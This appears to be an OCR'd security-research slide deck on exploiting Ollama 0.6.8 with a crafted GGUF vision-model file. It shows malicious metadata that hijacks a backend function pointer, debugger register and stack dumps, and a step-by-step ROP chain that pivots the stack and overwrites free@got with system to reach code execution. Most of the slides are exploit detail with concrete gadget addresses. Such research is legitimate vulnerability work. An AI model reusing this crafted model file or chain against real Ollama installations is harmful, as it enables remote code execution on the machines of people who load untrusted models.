    'mllama.vision.image_size': GgufUint32(560),
    'mllama.vision.patch_size': GgufUint32(patch_size),
    'mllama.vision.embedding_length': GgufUint32(embedding_length),
    # [...]
    'mllama.vision.block_count': GgufUint32(1),

    'mllama.vision.intermediate_layers_indices': [
        *bytes_to_indices(b'\x41\x41\x41\x41\x41\x41\x41\x41', offset=0x28+0x28),
    ],
}
```

RIP Control



```
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
────────────────────────────────────[ DISASM / x86-64 / set emulate on ]────────────────────────────────────
 ► 0x12ae11d <ggml_backend_synchronize+13>    jmp    rax                    <0x4141414141414141>
    ↓
────────────────────────────────────────────[ SOURCE (CODE) ]────────────────────────────────────────────
In file: /home/ubuntu/ollama/ollama-0.6.8/ml/backend/ggml/ggml/src/ggml-backend.cpp:305
   300 void ggml_backend_synchronize(ggml_backend_t backend) {
   301     if (backend->iface.synchronize == NULL) {
   302         return;
   303     }
   304
 ► 305     backend->iface.synchronize(backend);
   306 }
   307
   308 ggml_backend_graph_plan_t ggml_backend_graph_plan_create(ggml_backend_t backend, struct ggml_cgraph * cgraph) {
   309     GGML_ASSERT(backend->iface.graph_plan_create != NULL);
   310
```


What to write?

```
~/r/ollama ▶ checksec --file=ollama-0.6.8-release

RELRO           STACK CANARY     NX            PIE
Partial RELRO   Canary found     NX enabled    PIE enabled
```

Info leak required

The Problem



Client

POST /api/generate

```
{
  "model": "gemma3:3b"
}
```

Server
(ollama serve)

spawns

Runner
(ollama runner)

New memory layout!

Sonar

Giving up?

- I put Pwn2Own aside for the time being
- Still wanted to exploit it later somehow


Just don't enable PIE!

Go's default btw

Exploit plan

- Where to write?
  - ✅ `ggml_backend`
- What to write? 🤔
  - ❌ one_gadget
  - ❓ ROP chain

ROP chain



```
 RAX  0x4141414141414141 ('AAAAAAAA')
 RBX  0x7fffa000cf40 —▸ 0x1fb39b0 (ggml_backend_cpu_guid()::guid) ◂— 0x8aa3e69643c767aa
 RCX  1
 RDX  0
 RDI  0x7fffa000cf40 —▸ 0x1fb39b0 (ggml_backend_cpu_guid()::guid) ◂— 0x8aa3e69643c767aa
 RSI  0x7fff9c000f30 ◂— 0
 R8   0x7fff9c0008e0 ◂— 0x3000100010006
 R9   7
 R10  0x7fff9c000f40 ◂— 0x7fff9c000
 R11  0x2eea0207923320cc
 R12  0x7fffab7fdda0 —▸ 0x7fff9c000d30 ◂— 0x23000000230
 R13  0x7fffb0114ca0 ◂— 0x1a
 R14  0x7fff9c000f40 ◂— 0x7fff9c000
 R15  0
 RBP  0
 RSP  0x7fffab7fdd18 —▸ 0x12ae1ec (ggml_backend_graph_compute+28) ◂— add rsp, 8
*RIP  0x12ae11d (ggml_backend_synchronize+13) ◂— jmp rax
```

ROP chain


```
RAX  0x4141414141414141 ('AAAAAAAA')
RBX  0x7fffa000cf40 —▸ 0x1fb39b0 (ggml_backend_cpu_guid()::guid) ◂— 0x8aa3e69643c767aa
RCX
...
```

```
RSP ──▶ 00:  0x1fb39b0
        08:  0x12e58d0
        10:  0x12e59a0
        18:  0000000000000000
        20:  0000000000000000
        28:  0000000000000000
        30:  0x4a69a0
        38:  0x12e59e0
        40:  0x12e5970
        48:  0000000000000000
        50:  0x12e5b70
        58:  0x12e5ac0
        60:  0000000000000000
        68:  0000000000000000
```

Point RSP to our ggml_backend

```
0x4a69a0: mov rsp, rbx ; pop rbp ; ret
```

ROP chain



```
RAX  0x4141414141414141 ('AAAAAAAA')
RBX  0x7fffa000cf40 —▸ 0x1fb39b0 (ggml_backend_cpu_guid()::guid) ◂— 0x8aa3e69643c767aa
RCX
...
```

```
0x4a69a0: mov rsp, rbx ; pop rbp ; ret
```


Pop something from stack

RSP

```
00: 0x1fb39b0
08: 0x12e58d0
10: 0x12e59a0
18: 0000000000000000
20: 0000000000000000
28: 0000000000000000
30: 0x4a69a0
38: 0x12e59e0
40: 0x12e5970
48: 0000000000000000
50: 0x12e5b70
58: 0x12e5ac0
60: 0000000000000000
68: 0000000000000000
```

ROP chain

```
RAX  0x4141414141414141 ('AAAAAAAA')
RBX  0x7fffa000cf40 —▸ 0x1fb39b0 (ggml_backend_cpu_guid()::guid) ◂— 0x8aa3e69643c767aa
RCX
...
```




```
    00: 0x1fb39b0
RSP 08: 0x12e58d0
    10: 0x12e59a0
    18: 0000000000000000
    20: 0000000000000000
    28: 0000000000000000
    30: 0x4a69a0
    38: 0x12e59e0
    40: 0x12e5970
    48: 0000000000000000
    50: 0x12e5b70
    58: 0x12e5ac0
    60: 0000000000000000
    68: 0000000000000000
```

```
0x4a69a0: mov rsp, rbx ; pop rbp ; ret
```

Go next

ROP chain




```
      00:  0x1fb39b0
RSP → 08:  0x12e58d0 → ggml_backend_cpu_get_name()
      10:  0x12e59a0
      18:  0000000000000000
      20:  0000000000000000
      28:  0000000000000000
      30:  0x4a69a0
      38:  0x12e59e0
      40:  0x12e5970
      48:  0000000000000000
      50:  0x12e5b70
      58:  0x12e5ac0
      60:  0000000000000000
      68:  0000000000000000
```

```
0x12e58d0
0b1001011100101100011010000
                     ↓  ↓↓

0b1001011100101100011011011
0x12e58db: ret ;
```

Sonar

ROP chain



RSP

ret


```
00: 0x1fb39b0
08: 0x12e58db
10: 0x12e59a0
18: 0000000000000000
20: 0000000000000000
28: 0000000000000000
30: 0x4a69a0
38: 0x12e59e0
40: 0x12e5970
48: 0000000000000000
50: 0x12e5b70
58: 0x12e5ac0
60: 0000000000000000
68: 0000000000000000
```

```
0x12e58d0
0b1001011100101100011010000

0b1001011100101100011011011
0x12e58db: ret ;
```


Sonar

ROP chain



```
       00: 0x1fb39b0
RSP →  08: 0x12e58db          → ret
       10: 0x12e59a0          → ggml_backend_cpu_free()
       18: 0000000000000000   →
       20: 0000000000000000   →
       28: 0000000000000000   →
       30: 0x4a69a0           → mov rsp, rbx ; pop rbp ; ret
       38: 0x12e59e0          → ggml_backend_cpu_graph_plan_create()
       40: 0x12e5970          → ggml_backend_cpu_graph_plan_free()
       48: 0000000000000000   →
       50: 0x12e5b70          → ggml_backend_cpu_graph_plan_compute()
       58: 0x12e5ac0          → ggml_backend_cpu_graph_compute()
       60: 0000000000000000   →
       68: 0000000000000000
       70: ...
```


ROP chain



	00: 0x1fb39b0	
RSP	08: 0x12e58db	ret
	10: 0x12e79f6	pop rdi ; ret
	18: 0x1f6e5e8 - 8	free@got - 8
	20: 0x5ad0a9	pop rcx ; pop rax ; ret
	28: ffffffffffaaa20	&system - &free
	30: 0x4a69a0	mov rsp, rbx ; pop rbp ; ret
	38: 0x12e5df4	ret
	40: 0x12e5df4	ret
	48: 0x11ca694	add qword ptr [rdi + 8], rcx ; ret
	50: 0x12e7b75	pop rcx ; ret
	58: 0x12e5ac0	ggml_backend_cpu_graph_compute()
	60: 0x4a65f0	mov eax, 0x3c ; syscall
	68: 0000000000000000	
	70: ...	

ROP chain


RDI = free@got - 8



	00: 0x1fb39b0	
	08: 0x12e58db	ret
RSP	10: 0x12e79f6	pop rdi ; ret
	18: 0x1f6e5e8 - 8	free@got - 8
	20: 0x5ad0a9	pop rcx ; pop rax ; ret
	28: fffffffffffaaa20	&system - &free
	30: 0x4a69a0	mov rsp, rbx ; pop rbp ; ret
	38: 0x12e5df4	ret
	40: 0x12e5df4	ret
	48: 0x11ca694	add qword ptr [rdi + 8], rcx ; ret
	50: 0x12e7b75	pop rcx ; ret
	58: 0x12e5ac0	ggml_backend_cpu_graph_compute()
	60: 0x4a65f0	mov eax, 0x3c ; syscall
	68: 0000000000000000	
	70: ...	

Sonar


ROP chain



```
         00: 0x1fb39b0
         08: 0x12e58db          → ret
         10: 0x12e79f6          → pop rdi ; ret
         18: 0x1f6e5e8 - 8      → free@got - 8
RSP →    20: 0x5ad0a9           → pop rcx ; pop rax ; ret
         28: fffffffffffaaa20   → &system - &free
         30: 0x4a69a0           → mov rsp, rbx ; pop rbp ; ret
         38: 0x12e5df4          → ret
         40: 0x12e5df4          → ret
         48: 0x11ca694          → add qword ptr [rdi + 8], rcx ; ret
         50: 0x12e7b75          → pop rcx ; ret
         58: 0x12e5ac0          → ggml_backend_cpu_graph_compute()
         60: 0x4a65f0           → mov eax, 0x3c ; syscall
         68: 0000000000000000
         70: ...
```

```
RDI = free@got - 8
RCX = &system - &free
RAX = 0x4a69a0
```

ROP chain

